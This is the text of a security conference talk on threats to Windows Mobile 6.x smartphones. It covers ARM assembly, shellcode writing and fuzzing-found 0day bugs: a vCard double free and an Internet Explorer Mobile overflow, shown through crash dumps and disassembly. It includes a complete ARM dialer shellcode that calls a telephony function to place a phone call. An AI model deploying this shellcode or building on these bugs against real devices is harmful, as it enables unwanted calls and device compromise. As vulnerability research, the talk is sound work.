

Threats On Your Smartphone



Celil ÜNÜVER , SignalSEC Inc.

What is a smartphone?




info@signalsec.com\$ **whoami**

- Celil Ünüver
- Security Researcher @ SignalSEC
- Interests: Vulnerability Research, Mobile etc.
- Student at Marmara University , Istanbul/Turkey
- Contact:
info[at]signalsec.com
www.signalsec.com




Agenda

- Windows Mobile Operating System
- Vulnerabilities and Shellcodes on Windows Mobile
- Vulnerability hunting in windows mobile
 - A few example vulnerabilities(0day) which effect windows mobile 6.x*
- Mobile Malwares
- Analysis of Terdial and ZeuS Mobile Malwares
- Demo



Windows Mobile System

- Current version is Windows Phone 7 (just released)
- 6.5 and 6.1 versions are common in the windows mobile market for “now”
- We are looking at 6.5 and 6.1
- 32 Bit WinCE based
- WinCE supports multi platforms (x86 , ARM)
- Usually smartphones are ARM based devices.




Vulnerabilities on Windows Mobile

- Most of softwares were developed in C++ (outlook , messenger etc.)
- So known programming errors are valid !
 - *Buffer overflow , format string etc.*
- There's no Microsoft's online/auto update support for 6.5 and 6.1 versions!! !!!!**Warning**!!!!
- OEMs are responsible to update. (*HTC, Samsung etc*)
- Windows Phone 7 has the online update future :]

ARM Processor

- RISC CPU for embedded devices
- Commonly used in the Smartphones/PDA , Embedded Devices
 - %90 of all embedded devices
- Supported by lots of embedded operating systems such as Symbian , Android , Windows CE etc.




ARM Assembly

- Similar to X86 Assembly
- MOV = MOV || BL(arm)=CALL(x86) || B(arm)=JMP(x86)
etc..
- 37 Register at the total
R0 to R3: used to hold arguments
R4 to R10: used to hold local variables
- PC Register → Program Counter (equivalent to EIP on x86)
- LR Register → Link Register , holds the return address
- SP Register → Stack Pointer
- MOV = Move data , LDR = Load data , BL = Call subroutine/program etc.

How to write Shellcodes?

- What is a shellcode?
- In which kind of attacks can we use it?
- What we need to write it?
 - ARM Assembler
 - Dumpbin
 - ARM Assembly and DLL Loading knowledge



Phone Call/Dialer Shellcode

Do you remember 56k /dial-up connection days? The old days of dialer attacks are back for mobile !!!!

```
EXPORT start
AREA .text, CODE
start
ldr R12, =0x3f6272c @ LoadLibrary
adr r0, lib @ cellcore.dll
mov lr, pc
mov pc, r12
ldr r12, =0x2e806dc @ tapiRequestMakeCall
adr r0, num @ Number - 31337
mov r3, #0
mov r2, #0
mov r1, #0
mov lr, pc
mov pc, r12
lib dcb "c",0,"e",0,"l",0,"l",0,"c",0,"o",0,"r",0,"e",0,0,0,0,0
num dcb "3",0,"1",0,"3",0,"3",0,"7",0,0,0
ALIGN
END
```




Bug Hunting

- There is no difference
- Fuzzing is the best way !



Case 1 : Windows Mobile 6.x Double Free Vuln


- Effected versions :Windows Mobile 6.5 and 6.1
- It's still not patched! (0day)
- Occurs while parsing vCARD (vcf) files
- Vulnerability type : “Double Free”
A common vulnerability in C/C++
Occurs when free() is called twice on the same pointer.
- Can be triggered by bluetooth or mms



Case 1: Crash



Case 1: Analysis of Crash (Binary Analysis)



```
Command - Dump C:\Documents and Settings\Celi\Desktop\Ce031111-01.kdmp
*** WARNING: Unable to verify time stamp for C:\WINDOWS\system32\ntuserui.dll
*** ERROR: Module load completed but symbols could not be loaded for C:\WINDOWS\system32\ntuserui.dll
Unable to load image NK.EXE, WinSxS\x-wwww-w32-ntuserui.dll, WinSxS\x-wwww-w32-ntuserui.dll
*** WARNING: Unable to verify time stamp for C:\WINDOWS\system32\ntuserui.dll
*** ERROR: Module load completed but symbols could not be loaded for C:\WINDOWS\system32\ntuserui.dll
2d7efb44 90 02 94 01 18 3e b7 00
2d7efb54 7a 00 07 80 90 02 94 00
2d7efb64 28 00 99 01 90 02 94 00
2d7efb74 41 00 41 00 41 00 41 00
2d7efb84 41 00 41 00 41 00 41 00
2d7efb94 41 00 41 00 41 00 41 00
2d7efba4 41 00 41 00 41 00 41 00
2d7efbb4 41 00 41 00 41 00 41 00
```

Calls - Dump C:\Documents and Settings\Celi\Desktop\Ce031111-01.kdmp

Raw args	Func info	Source	Addr	Headings	Nonvolatile regs	Frame nums	Source args
	Child-SP	RetAddr	Call Site				
	2d7efb44	0271e4dc	oleaut32_2714000+0xa4f4				address of last called function
	2d7efb44	0271e4dc	oleaut32_2714000+0xa4dc				
	2d7efb54	7a 00 07 80 90 02 94 00	oleaut32_2714000+0xa4dc				
	2d7efb64	28 00 99 01 90 02 94 00	oleaut32_2714000+0xa4dc				
	2d7efb74	41 00 41 00 41 00 41 00	oleaut32_2714000+0xa4dc				
	2d7efb84	41 00 41 00 41 00 41 00	oleaut32_2714000+0xa4dc				
	2d7efb94	41 00 41 00 41 00 41 00	oleaut32_2714000+0xa4dc				
	2d7efba4	41 00 41 00 41 00 41 00	oleaut32_2714000+0xa4dc				
	2d7efbb4	41 00 41 00 41 00 41 00	oleaut32_2714000+0xa4dc				

0271e4dc

Case 1: Analysis of Crash

```
.text:0271E4C0
.text:0271E4C0; void __stdcall SysFreeString(BSTR)
.text:0271E4C0 EXPORT SysFreeString
.text:0271E4C0 SysFreeString
|
.text:0271E4C0          STMFD    SP!, {R4,LR}
.text:0271E4C4          CMP     R0, #0
- .text:0271E4C8          BEQ    loc_271E508
- .text:0271E4CC          LDR    R3, =0x1ECD1B8
- .text:0271E4D0          SUB    R4, R0, #8
- .text:0271E4D4          LDR    R0, [R3]
- .text:0271E4D8          BL     sub_27391B8
- .text:0271E4DC          CMP    R0, #0
- .text:0271E4E0          BNE    loc_271E4F4
- .text:0271E4E4          MOV    R0, R4
- .text:0271E4E8          BL     sub_2739168
- .text:0271E4EC          LDMFD  SP!, {R4,LR}
- .text:0271E4F0          BX     LR
```

; CODE XREF: sub_271AE68+1C↑p
; sub_271AE68+24↑p ...

**SysFreeString,, it may be a Double Free??
Let's analyse more..**

Case 1: Analysis of Crash

```
.text:02B73DE0      STMFN  SP!, {R4,LR}
.text:02B73DE4      MOV    R4, R0
.text:02B73DE8      LDR   R2, [R4,#0xC]
.text:02B73DEC      LDR   R3, =off_2B66DB8
.text:02B73DF0      CMP   R2, #0
.text:02B73DF4      LDRNE R0, [R4,#8]
.text:02B73DF8      STR   R3, [R4]
.text:02B73DFC      BLNE  sub_2BA6350
.text:02B73E00      LDR   R0, [R4,#8]
.text:02B73E04      BL    sub_2BA56F8
.text:02B73E08      LDR   R0, [R4,#0x14]
.text:02B73E0C      BL    sub_2BA56F8
.text:02B73E10      LDR   R0, [R4,#0x14]
.text:02B73E14      BL    sub_2BA56F8
.text:02B73E18      LDR   R0, [R4,#8]
.text:02B73E1C      BL    sub_2BA56F8
.text:02B73E20      LDR   R3, =off_2B66D38
.text:02B73E24      STR   R3, [R4]
.text:02B73E28      LDMFB
```

R4+0x14

SysFreeString

R4+0x14

SysFreeString

**DOUBLE FREE !!!!
:))**

Case 2 : Internet Explorer Mobile BoF Vuln

- Effected versions :Windows Mobile 6.5
- 0day and exploitable issue
- Discovered by Fuzzing




Case 2 : Internet Explorer Mobile BoF Vuln

```
(8a86c7b2.a876b06): Stack buffer overflow - code c0000409 (!!! second chance !!!)
Unable to load image browsui.dll Win32 error 0n2
*** WARNING: Unable to verify timestamp for browsui.dll
*** ERROR: Module load completed but symbols could not be loaded for browsui.dll
browsui_... .. a8:
0800a0e1 mov r0, r8
19:445> r
r0=00610061 r1=00000002 r2=00000010 r3=00000000 r4=000000b0 r5=00000210
r6=00000000 r7=299afae0 r8=00000001 r9=019420c0 r10=0000010f r11=299afae0
r12=299ae724 sp=299ae828 lr=0381f8a8 pc=0381f8a8 psr=60000010 -ZC-- ARM
```

Case 3 :Internet Explorer Mobile Stack Exhaustion

- Effected versions :Windows Mobile 6.5 and 6.1
- Discovered by Fuzzing again...
- There are lots of stack exhaustion(dos) bugs...
(these kind of bugs are not exploitable.)



Fuzzing Media Files

- Why Media Formats?

